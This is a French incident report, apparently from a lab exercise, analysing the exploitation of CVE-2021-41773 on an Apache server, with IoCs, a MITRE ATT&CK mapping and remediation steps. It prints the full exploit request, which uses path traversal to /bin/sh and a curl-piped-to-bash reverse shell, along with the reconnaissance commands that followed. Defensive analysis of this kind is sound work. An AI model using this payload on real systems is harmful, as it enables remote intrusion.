Rapport de Compromission

V 1.0 - 27/08/2024

Table des matières

1. Introduction

Le 10 juillet 2024, une alerte émise par Wazuh a attiré l'attention sur une activité inhabituelle détectée sur un serveur Apache, hébergé sur une machine Linux au sein de notre infrastructure. Cette alerte a initié une investigation approfondie qui a révélé une tentative d'attaque exploitant une vulnérabilité connue de type **Path Traversal** (CVE-2021-41773). Cette faille, présente dans certaines versions non mises à jour d'Apache (versions 2.4.49 à 2.4.51), a permis à l'attaquant d'exécuter un code arbitraire à distance, établissant ainsi un **reverse shell**. Ce reverse shell a fourni à l'attaquant un accès non autorisé au système, compromettant ainsi l'intégrité et la confidentialité de nos données.

Objectifs du rapport :

- Documenter et analyser les indicateurs de compromission (IoCs) observés durant l'attaque.
- Décrire les tactiques, techniques, et procédures (TTPs) utilisées par l'attaquant en suivant le cadre MITRE ATT&CK.
- Proposer des contre-mesures adéquates pour sécuriser l'infrastructure affectée et prévenir de futures compromissions similaires.

Méthodologie d'analyse :

- Les captures de paquets réseau (.pcap) ont été analysées pour identifier les commandes exécutées par l'attaquant.
- Les résultats d'un scan Nessus ont été utilisés pour comprendre les vulnérabilités exploitées.
- Les logs et alertes de Wazuh ont fourni un contexte supplémentaire sur les actions détectées pendant l'incident.

---

2. Description de l'incident

L'incident s'est déroulé le 10 juillet 2024, à partir de 15:52, lorsque le serveur Apache hébergeant un service critique sur la machine Linux IP 10.0.1.208 a été compromis. Ce serveur, qui fonctionne sous un noyau Linux 2.6, utilisait une version d'Apache affectée par la vulnérabilité CVE-2021-41773. Cette vulnérabilité, découverte lors d'un scan de vulnérabilité Nessus, permet à un attaquant de contourner les restrictions de chemin et d'exécuter des commandes arbitraires sur le serveur.

Identification de l'attaque :

L'attaque exploitait une vulnérabilité de type Path Traversal permettant l'exécution de code à distance (RCE). L'attaquant a pu établir un reverse shell, lui donnant un contrôle total sur le système compromis.

Elle a été initiée par une requête HTTP POST malveillante, envoyée via le script CGI vulnérable, pour exécuter des commandes shell sur le serveur.

---

3. Indicateurs de Compromission (IoCs)

Les IoCs sont des éléments clés qui permettent d'identifier une compromission. Dans le cadre de cet incident, plusieurs IoCs ont été relevés :

Adresses IP suspectes :

L'attaque provenait de l'adresse IP **10.0.1.12**, utilisée pour établir le reverse shell et pour exécuter diverses commandes malveillantes sur le serveur.

URL et requêtes HTTP malveillantes :

La requête POST initiale, utilisée pour exploiter la vulnérabilité et établir le reverse shell, était la suivante :

```
POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1
Host: 10.0.1.208
User-Agent: curl/8.8.0
Accept: */*
Content-Type: application/x-www-form-urlencoded
echo Content-Type: text/plain; echo; /bin/bash -p -c "curl -Ns 10.0.1.12:4444 | /bin/bash -l"
```

Cette requête a directement permis l'exécution de la commande `curl` pour se connecter à un serveur distant (10.0.1.12) via le port 4444, établissant ainsi une connexion de reverse shell.

```
▾ Hypertext Transfer Protocol
  ▸ POST /cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh HTTP/1.1\r\n
    Host: 10.0.1.208\r\n
    User-Agent: curl/8.8.0\r\n
    Accept: */*\r\n
  ▸ Content-Length: 93\r\n
    Content-Type: application/x-www-form-urlencoded\r\n
    \r\n
    [Full request URI: http://10.0.1.208/cgi-bin/.%2e/.%2e/.%2e/.%2e/.%2e/bin/sh]
    [HTTP request 1/1]
    File Data: 93 bytes
▸ HTML Form URL Encoded: application/x-www-form-urlencoded
```

Horodatage des paquets capturés :

http

No.	Time	Delta	Source	Destination	Protocol	Length	Info
18	2024-07-10 15:52:30,325731	0.000000	10.0.1.12	10.0.1.208	HTTP	341	POST /cgi-bin/.%2
25	2024-07-10 15:52:30,342324	0.016593	10.0.1.208	10.0.1.12	HTTP	144	GET / HTTP/1.1
32	2024-07-10 15:52:36,362453	6.020129	10.0.1.12	10.0.1.208	HTTP	69	Continuation
38	2024-07-10 15:52:39,920738	3.558285	10.0.1.12	10.0.1.208	HTTP	73	Continuation
47	2024-07-10 15:52:50,570000	10.6492…	10.0.1.12	10.0.1.208	HTTP	82	Continuation
56	2024-07-10 15:53:01,610152	11.0401…	10.0.1.12	10.0.1.208	HTTP	105	Continuation
65	2024-07-10 15:53:04,974165	3.364013	10.0.1.12	10.0.1.208	HTTP	74	Continuation
80	2024-07-10 15:53:17,275463	12.3012…	10.0.1.12	10.0.1.208	HTTP	73	Continuation
101	2024-07-10 15:53:34,511705	17.2362…	10.0.1.12	10.0.1.208	HTTP	76	Continuation
103	2024-07-10 15:53:39,587424	5.075719	10.0.1.12	10.0.1.208	HTTP	73	Continuation
112	2024-07-10 15:53:47,797652	8.210228	10.0.1.12	10.0.1.208	HTTP	82	Continuation

Les paquets capturés dans le fichier .pcap révèlent une série d'actions menées par l'attaquant :

- **15:52:30** : Requête POST envoyée pour établir le reverse shell.
- **15:52:39** : Commande `whoami` exécutée pour identifier l'utilisateur actuel.
- **15:52:50** : Lecture du fichier `/etc/passwd` via la commande `cat`.
- **15:53:01** : Exécution de la commande `find/-perm -4000 -type f` pour rechercher des fichiers SUID.
- **15:53:04** : Commande `sudo -l` exécutée pour vérifier les permissions sudo disponibles.
- **15:53:14** et **15:53:34** : Tentatives de maintien d'un accès persistant via `./bash` et `./bash -p`.

Fichiers ou processus modifiés :

/etc/passwd : Ce fichier, qui contient les informations sur les utilisateurs du système, a été lu par l'attaquant, probablement pour identifier les comptes présents sur le système.

Processus bash : Plusieurs processus bash ont été lancés, indiquant une tentative de l'attaquant de maintenir un accès interactif et persistant au système.

---

4. Tactiques, Techniques, et Procédures (TTPs)

L'attaque a été analysée en utilisant le cadre MITRE ATT&CK pour identifier les tactiques, techniques, et procédures (TTPs) employées par l'attaquant.

Tactiques :

L'attaquant a obtenu un accès initial au système en exploitant la vulnérabilité CVE-2021-41773, présente dans une version non mise à jour d'Apache. Cette faille lui a permis d'exécuter une commande shell directement sur le serveur.

Une fois l'accès obtenu, l'attaquant a utilisé la commande `curl` pour établir un reverse shell, lui donnant la possibilité d'exécuter des commandes supplémentaires sur le serveur.

L'attaquant a tenté d'élever ses privilèges en explorant les permissions sudo (`sudo -l`) et en recherchant des fichiers SUID (`find/-perm -4000 -type f`).

Techniques :

T1078 : L'attaque a exploité une vulnérabilité connue pour obtenir un accès non autorisé, ce qui constitue une violation des contrôles d'accès.

T1059 : Exécution de commandes à distance via un shell interactif, ce qui a permis à l'attaquant de manipuler le système compromis.

Procédures :

L'attaquant a envoyé une requête POST pour déclencher un reverse shell, puis a exécuté successivement plusieurs commandes (`whoami`, `cat /etc/passwd`, `find`, `sudo -l`) pour explorer le système et tenter de compromettre davantage la machine.


---

5. Analyse de l'attaque


L'analyse détaillée de l'attaque permet de comprendre les actions menées par l'attaquant et l'impact de ces actions sur le système compromis.

Chronologie de l'attaque :


- **15:52:30** : L'attaque débute par l'envoi d'une requête POST malveillante au serveur Apache, exploitant la vulnérabilité Path Traversal pour exécuter une commande `curl`, visant à établir un reverse shell.




- **15:52:39** : L'attaquant exécute la commande `whoami` pour déterminer l'utilisateur sous lequel il a obtenu l'accès.




- **15:52:50** : La commande `cat /etc/passwd` est exécutée pour lire les informations sur les utilisateurs du système.




- **15:53:01** : L'attaquant cherche des fichiers SUID avec la commande `find/-perm -4000 -type f`, afin de trouver des opportunités d'escalade de privilèges.




- **15:53:04** : La commande `sudo -l` est exécutée pour identifier les privilèges sudo accessibles.



- **15:53:14** et **15:53:34** : Tentatives d'établissement de processus bash persistants (`./bash` et `./bash -p`), pour maintenir un accès à long terme au système.





Analyse des paquets capturés :

L'analyse des paquets montre clairement une prise de contrôle réussie par l'attaquant via un reverse shell. Les paquets capturés révèlent la nature des commandes exécutées, ainsi que les tentatives de l'attaquant pour découvrir des informations sensibles et maintenir son accès.

Impact sur les systèmes affectés :

L'attaquant a pu lire des fichiers critiques comme `/etc/passwd`, mettant potentiellement en danger les informations des utilisateurs du système.

Les tentatives d'escalade de privilèges et de maintien d'accès indiquent que l'attaquant visait une compromission à long terme, augmentant ainsi le risque de dommages supplémentaires.

---

6. Contre-mesures et Recommandations

Suite à l'analyse de l'incident, plusieurs mesures ont été identifiées pour contenir l'attaque et renforcer la sécurité du système compromis.

Mesures de confinement :

Blocage de l'IP : L'adresse IP source (10.0.1.12) a été isolée pour empêcher toute nouvelle tentative de connexion au serveur.

Patch et mise à jour : Un correctif a été immédiatement appliqué pour remédier à la vulnérabilité CVE-2021-41773, en mettant à jour Apache vers la version 2.4.52 ou supérieure.

Patch management :

La mise à jour du serveur Apache a été priorisée pour éliminer la vulnérabilité exploitée. Il est également recommandé de vérifier les autres services et logiciels pour s'assurer qu'ils sont à jour et sécurisés.

Recommandations pour durcir la sécurité :

Révision des permissions : Les permissions des scripts CGI et des fichiers sensibles doivent être révisées et resserrées pour limiter les possibilités d'exploitation.

Pare-feu et règles de sécurité : La mise en place de règles de pare-feu plus strictes est nécessaire pour restreindre l'accès au serveur uniquement aux adresses IP approuvées.

Surveillance accrue : Une surveillance en temps réel doit être mise en place pour détecter toute tentative d'exploitation future, avec des alertes configurées pour des actions suspectes spécifiques.

Surveillance et détection des menaces futures :

Signatures personnalisées : Des signatures spécifiques aux types d'attaques observés doivent être intégrées dans Wazuh pour permettre une détection précoce des menaces similaires.

Formation continue : Il est recommandé de former continuellement les équipes de sécurité sur les nouvelles menaces et sur la gestion proactive des vulnérabilités.

---

7. Conclusion

L'investigation a permis de confirmer que l'attaquant a exploité une vulnérabilité de type Path Traversal (CVE-2021-41773) présente dans une version non mise à jour d'Apache, ce qui lui a permis d'établir un reverse shell. Cela a conduit à une compromission significative du serveur, l'attaquant ayant pu exécuter des commandes critiques et lire des fichiers sensibles.

Évaluation des risques restants :

Malgré les mesures de confinement et les correctifs appliqués, un audit de sécurité complet est nécessaire pour s'assurer que l'attaquant n'a pas laissé de portes dérobées ou de malwares qui pourraient compromettre davantage le système.

Prochaines étapes :


- Un audit de sécurité complet sera réalisé pour identifier et corriger d'autres potentielles vulnérabilités.
- Un plan de réponse aux incidents amélioré sera développé pour permettre une réaction plus rapide à de futures tentatives de compromission.

---


8. Annexes


Captures d'écran détaillées :


Extrait du scan Nessus de la machine 10.0.1.208 :





Captures d'écran complètes des requêtes HTTP identifiées dans le fichier .pcap relevant les log de la machine 10.0.1.208 le 10/07/2023 :




